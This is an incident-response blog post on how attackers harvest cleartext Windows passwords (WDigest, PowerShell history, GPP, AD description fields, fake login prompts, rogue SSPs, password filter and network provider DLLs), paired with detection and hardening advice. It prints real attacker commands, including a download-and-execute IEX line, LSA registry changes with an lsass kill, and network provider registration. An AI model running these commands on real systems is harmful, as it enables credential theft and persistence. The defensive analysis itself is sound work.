1. IntroductionThis post is an expansion of a talk I recently gave about moving be 2026-6-30 06:26:11 Author: dfir.ch(查看原文) 阅读量:47 收藏
1. Introduction
This post is an expansion of a talk I recently gave about moving beyond standard memory dumping. Pentesters and attackers often rely on dumping the LSASS process to get passwords, but in modern environments, this triggers massive alerts. We are going to explore more sophisticated, alternative methods for attackers to obtain cleartext passwords within a Windows environment. We will look at “quick wins” such as searching for passwords in Group Policy Objects or command lines, and then dive into more advanced techniques like Security Support Providers and Password Filters, which capture passwords in cleartext as users log in.
We will also examine how blue teams can hunt for these exact techniques.
Example from a Recent Case
I’ve chosen this topic because I find LSASS dumping to be excessively noisy. However, a recent incident highlighted that… ⤵️

Even when you, as an attacker, dump the LSASS process memory with Task Manager, chances are high that the EDR flags this behavior as “Detected” instead of “Blocked”. DETECTED! Not blocked. 🫣 In our case, the attacker entered the network over VPN (Username: Nexus, Password: Nexus123 - no MFA. Local admin. Don’t ask.)
What’s your SLA? 24x7? If not, good luck during the night and on weekends. The LSASS dump from before should not contain cleartext passwords by default (but you know, pass-the-hash and related techniques are still possible to some extent). However, the infamous WDigest trick will let you collect cleartext credentials in the LSASS dump:
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
Windows 8.1+ and Server 2012 R2+ disable WDigest plaintext credential caching by default, but setting UseLogonCredential to 1 re-enables it, causing LSASS to retain cleartext passwords for subsequent interactive logons. The following screenshot is from a recent case in which the attacker enabled Mimikatz logging, and we obtained a copy of the log. Under the wdigest section, the Administrator’s cleartext password is displayed.

Detection
- Sysmon Event ID 13 (Registry Event): Monitor for any modifications to the WDigest key.
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential - Any modification to this key is highly suspicious in a modern environment, as WDigest is disabled by default in Windows 8.1/Server 2012 R2 and later. Trigger a high-severity alert immediately.
2. Quick Wins
2.1 Keep it simple - Leak Sites & Stealer Logs
We often overestimate how advanced an attacker needs to be to breach a network. Instead of writing custom exploits, they frequently just buy access that someone else has already stolen. To put this into perspective, the following message is a direct quote from a threat actor explaining how they easily compromised a company by simply purchasing Raccoon Stealer logs.
I’ve got access to your network after I bought stealer logs. It was Racoon to be more exact. One of your employees, Mary
The attack was not targeted at you, I was looking for citrix accesses.
The threat actor in this case not only told us how he accessed the network but also provided the entire stealer package, which they had purchased (Figure 3).

Alternatively, leaked VPN credentials can be purchased, where users (known or unknown) are also domain administrators. Figure 4 is a screenshot from our internal chat during an ongoing incident.

And yet another example from a case we worked on, a screenshot from an underground forum where a criminal offered full access (with domain admin) to a customer network.

2.2 Browsing through files
Once attackers gain initial access, one of the easiest ways to escalate their privileges is to hunt for unencrypted documents. As the file access logs below show, the threat actor simply opened several text files with highly suspicious names, such as “saPW.txt” and “cred_temp.txt” using Notepad. Finding plain-text passwords scattered on file shares remains a common security failure.

This is not uncommon. Attackers repeatedly find plaintext password files that enable rapid privilege escalation. Huntress published a blog post last year about the dangers of storing unencrypted passwords.

Proactive defense
Snaffler is a tool for pentesters and red teamers to help find valuable credentials in a large, complex haystack (a massive Windows/AD environment).

Snaffler is not only for pentesters and red teamers, but also for blue teamers ☝️ As another recommendation, place a Canarytoken on your file share – I wrote about this topic in another blog post.

Unsafe to Store Your Password in this App
Here is (yet) another setting you could enforce in your environment to prevent users from saving passwords in insecure locations (quote from Microsoft):
Should the user decide to save their passwords in Notepad, WordPad, or other Office applications, this activity is logged with Microsoft Defender for Endpoint and the user is notified of the activity, as illustrated below. In this scenario, the setting Notify Unsafe App is set to Enabled.
Depending on your userbase, incoming support calls may question why the prompts are occurring. ☎️

2.3 PowerShell
A common way for threat actors to find cleartext passwords is by checking command history files. PowerShell stores a persistent history of commands executed across sessions in a text file, typically named ConsoleHost_history.txt. This file is maintained by the PSReadLine module, which provides enhanced command-line editing features. Eric Capuano recently wrote a detailed article about this artifact.
The following logs show how an attacker could discover highly sensitive root credentials just by reading command history. As these logs are a goldmine for defenders, they are also a rich source of information for attackers.
ConsoleHost_history.txt
ls -R C:\Users\*\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt | Select-String "password", "-p", "key", "pwd", "pass"

PowerShell Event Logs

Protected Event Logging
You could, however, protect these event logs from being easily read out, as described by Microsoft:
To protect this information, Windows 10 introduces Protected Event Logging. Protected Event Logging lets participating applications encrypt sensitive data written to the event log. Later, you can decrypt and process these logs on a more secure and centralized log collector.
Event log content is protected using the IETF Cryptographic Message Syntax (CMS) standard. CMS uses public key cryptography. The keys used to encrypt content and decrypt content are kept separate.

2.4 GPP
Group Policy helps manage computers across a Windows network. However, older Group Policy settings sometimes leave passwords behind in shared configuration files. Attackers know where these files are usually stored, especially on domain controllers. If they can read those shared folders, they may be able to find old configuration files that still contain weakly protected or exposed passwords.
Microsoft disabled the ability to set or distribute passwords via Group Policy Preferences (GPP) in May 2014, via security update MS14-025.
The secret AES key used to encrypt GPP cPassword values was publicly documented (“leaked”), which is why any attacker who can read SYSVOL can decrypt those stored passwords.

I wrote about this problem (and more) in detail in my Tear Down This Castle series. Additionally, here is another good read: Finding Passwords in SYSVOL & Exploiting Group Policy Preferences - adsecurity.org
2.5 Attributes in AD
I opened the ADUsers.csv file that the TA created , and does anyone see anything obvious here? Asger Strunk, Principal Incident Responder, [email protected]
If you look closely at the description column in the Active Directory export below, you will notice that administrators have stored actual passwords directly there! Attackers routinely scan Active Directory for this exact mistake because it hands them valid, highly privileged credentials without triggering any complex security alarms.

A nice feature of Microsoft Defender for Identity is its ability to detect potential credential exposure in Active Directory by analyzing commonly used free-text attributes. This includes checking for common password formats, hints, and fields such as description, info, and adminComment, as well as other contextual clues that may indicate credential misuse. Source: Microsoft

However, we don’t need yet another product to eliminate cleartext passwords in AD account attributes. You can use a simple PowerShell one-liner like the following to read the Description field for every user in the company (you can tweak the attributes and sift through the results):
Get-ADUser -Filter * -Properties Description | Select sAmAccountName, Description
Such checks should be performed periodically. Don’t wait until the red team or real attackers have found those shiny cleartext passwords hidden in account attributes.
2.6 Invoke-LoginPrompt
From a somewhat older case - within the PowerShell Console History, we found the following one-liner:
IEX (New-Object Net.Webclient).DownloadString(‘http://localhost:52786/’); Invoke-LoginPrompt Administrator
The attacker already had gained a foothold on a workstation with a beacon. They used this beacon to fetch additional PowerShell code and then ran the Invoke-LoginPrompt function. This resulted in the following screen:

This is a pretty nifty technique to grab these cleartext credentials - and pretty popular amongst macOS infostealers. The code snippet below is taken from this project and the accompanying blog post here.

And I thought this technique was not popular anymore; however, as Rapid7 wrote recently:
The attacker then escalated privileges to SYSTEM using CVE-2023-36036 before deploying a fake Windows lock screen designed to harvest the user’s domain password.
3. Stealing Even More Cleartext Passwords
3.1 Security Support Provider
ProjectSauron usually registers its persistence module on domain controllers as a Windows LSA (Local System Authority) password filter. This feature is typically used by system administrators to enforce password policies and validate new passwords to match specific requirements, such as length and complexity. This way, the ProjectSauron passive backdoor module starts every time any domain, local user, or administrator logs in or changes a password, and promptly harvests the passwords in plaintext.
Source: Kaspersky - The ProjectSauron APT
Overview
A Security Support Provider (SSP) is a DLL that handles security operations like authentication and exposes one or more security packages to applications. The Security Support Provider Interface (SSPI) is part of the Windows API and serves as a common interface for interacting with various SSPs. This design allows new authentication methods to be added or extended without modifying application code.
When two computers or devices need to be authenticated so that they can communicate securely, the requests for authentication are routed to the SSPI, which completes the authentication process, regardless of the network protocol currently in use. Source: Microsoft

By altering specific registry keys, attackers can register rogue SSPs that are loaded into the Local Security Authority (LSA) process during boot. This could lead to the extraction of sensitive information - such as encrypted or plaintext passwords, domain credentials of logged-in users. Kerberos, Digest and NTLM are among the well-known SSPs.
Two registry keys store the SSP configuration:
- HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages
- HKLM\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\Security Packages
Changes to these registry keys take effect after a machine reboot or when the AddSecurityPackage Windows API function is called. See here for an in-depth explanation.
Real case example #1
We found the following PowerShell commands in an incident response case by analyzing the ConsoleHost_history.txt file (as discussed before).
cd C:\TEMP\
mv .\kerberos_sp.dll C:\Windows\System32\
$new = @("kerberos_sp");
$curr = Get-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Control\Lsa -Name "Security Packages"
| Select-Object -ExpandProperty "Security Packages";
$new = $new + $curr;
New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Control\Lsa -Name "Security Packages" -Value $new -Type MultiString -Force
taskkill.exe /F /IM lsass.exe /T
logoff
The file kerberos_sp.dll is moved to the path C:\Windows\System32\ and a new registry entry is created under Security Packages, as we saw within the registry keys above. The file was not known on VirusTotal during the engagement, but has since been uploaded (here). After the DLL has been registered as a security support provider (and the LSASS process has been killed, see above in the PowerShell code), the DLL will write the plaintext password of the user who tries to log in to the server into the file C:\Windows\security\logs\debug.log.
Real case example #2
This is the same procedure as in the first case. The attackers executed a batch file called Install_MimPassHunter.bat, which also registers a (malicious) DLL as an SSP. Mimikatz provides a DLL file named mimilib.dll that attackers can copy again to C:\Windows\System32. This DLL file is responsible for creating the kiwissp.log file, which stores credentials in plaintext, as depicted in Figure 2.

Collected cleartext credentials by the threat actor:

Hardening
One could, however, prevent the loading of Custom SPPs, as described here by Microsoft. As Microsoft states: We recommend that you disable loading custom packages unless the custom package you are using is known.
This policy controls the configuration under which LSASS loads custom SSPs and APs.
- If you enable this setting or don’t configure it, LSA allows custom SSPs and APs to be loaded. (As demonstrated above).
- If you disable this setting, LSA doesn’t load custom SSPs and APs.
A word to the wise: Here is a story of a failover cluster with Windows 2025, which refused to start after disabling custom SSPs. According to the blog post: I believe it is a bug that Microsoft’s own CLUSAUTHMGR.DLL file is declared as a custom package.
3.2 Password Filter DLL
Overview
Password Filters in Windows enforce password policies for both local and domain accounts. These filters are implemented as DLLs containing routines that evaluate password compliance. They can be installed on individual systems for local accounts or on domain controllers for domain-wide enforcement. Before saving a new password in the Security Accounts Manager (SAM), the Local Security Authority (LSA) sends it to all registered filters for validation. Password changes are only applied if every filter approves them.
Because filters must evaluate passwords in plain text, attackers who register a malicious filter can intercept these credentials. See the corresponding MITRE article here.
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Notification Package
Lab example
The idea of using a password filter to obtain plaintext passwords is not new and was (first?) documented in a 2013 blog post titled Stealing passwords every time they change.

Thanks to ired.team code, we can test this scenario in our lab (or use the project linked on the SentinelOne blog, see above). The compiled DLL must be dropped into the System32 directory, which requires administrative privileges on the machine.

Afterward, the DLL can be registered as a password filter ("\0" is needed for the space between the two filters):
reg add "hklm\system\currentcontrolset\control\lsa" /v "notification packages" /d scecli\0I_love_blue /t reg_multi_sz
The picture shows the password filters before and after the reg add command, with our newly registered password filter.

For testing, we change the password for a user on the machine where we installed the password filter. And voilà, the new password is recorded in plain text.

3.3 Network Provider DLL
When a user logs on, the Winlogon component, responsible for managing interactive logins, passes the user’s credentials to the mpnotify.exe process via a Remote Procedure Call (RPC). Once received, mpnotify.exe distributes these credentials in cleartext to any registered credential managers as part of the logon notification routine. If a malicious DLL has been registered as a credential manager, it can access these credentials, giving an attacker the ability to harvest sensitive authentication data directly from the system.
The following registry key stores the various network providers:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order
See the corresponding MITRE article here, and an in-depth discussion from Huntress here.
Real case example #1
We chased down the following anti-virus alert:
Microsoft Defender Antivirus has detected malware or other potentially unwanted software.

Name Trojan:Win32/Casdet!rfn
Severity: Severe
Category: Trojan
Path: file:_C:\Windows\System32\lsass.dll
Detection Origin: Local machine
Detection Source:%bReal-Time Protection
User: NT-AUTORITÄT\SYSTEM
Process Name: C:\Windows\System32\mpnotify.exe
We found out that they registered a new NetworkProvider to steal cleartext credentials, as we discussed before. Within the registry key
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\logincontroll\NetworkProvider\ProviderPath, the attackers added a new entry, pointing to:
C:\Windows\System32\lsass.dll
Again, thanks to the PowerShell command line logging, we got the full setup of this malicious lsass.dll:
reg add "HKLM\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order" /v "ProviderOrder" /t "REG_SZ" /d "RDPNP,LanmanWorkstation,webclient,logincontroll" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\logincontroll" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\logincontroll\NetworkProvider" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\logincontroll\NetworkProvider" /v "Class" /t "REG_DWORD" /d "0x2" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\logincontroll\NetworkProvider" /v "Name" /t "REG_SZ" /d "logincontroll" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\logincontroll\NetworkProvider" /v "ProviderPath" /t "REG_EXPAND_SZ" /d "C:\Windows\System32\lsass.dll" /f
Without reverse engineering, but only sifting through the modified files during that timeframe (we parsed the Master File Table), we found a tmp-file within the C:\Windows\Temp\ folder, which - surprise - contained a list full of usernames and cleartext passwords:
Get-Content -path "C:\Windows\Temp\tmpLSYQ.tmp"

> svcveeam -> X* seb.admin -> P* sbo.admin -> S*.
Detection
-
Sysmon Event ID 11 (File Create): Monitor for unexpected .dll files being created in
C:\Windows\System32\. You can baseline this by looking for unsigned DLLs or DLLs that do not originate from trusted Microsoft installers. -
Sysmon Event ID 13 (Registry Event): Monitor for any additions or modifications to these specific keys:
- SSPs:
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages and OSConfig\Security Packages - Password Filters:
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Notification Packages - Network Providers:
HKLM\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order\ProviderOrder
- SSPs:
And here is the DetectRaptor Velociraptor artifact you could leverage: This artifact enumerates NetworkProvider ProviderPath registry key entries and enriches DLLPath for triage assistance. If there are rows generated, we also enumerate the ProviderOrder key.
Conclusion
LSASS dumping will always have a place in an attacker’s toolkit, but as defenses become more aggressive in blocking memory access, threat actors are adapting. Why fight a noisy battle with the EDR when Windows will happily hand over cleartext credentials through documented features?
Whether it is picking up low-hanging fruit from ConsoleHost_history.txt and Active Directory descriptions, or deploying sophisticated custom SSPs and Password Filters, the attack surface for cleartext credential theft remains vast. As defenders, we have to move beyond just hunting for Mimikatz signatures.
To lock down these vectors:
- Audit aggressively: Proactively scan your environment for unencrypted secrets in file shares and AD attributes using tools like
Snaffler. - Harden the OS: Restrict the loading of custom
SSPsand network providers viaGroup Policywherever possible. - Monitor the registry: Alert on
Event ID 13 modifications to theLSA,Security Packages, andNetworkProviderkeys.
The cleartext passwords are out there. Make sure you are the one finding them before the adversary does.
如有侵权请联系:admin#unsafe.sh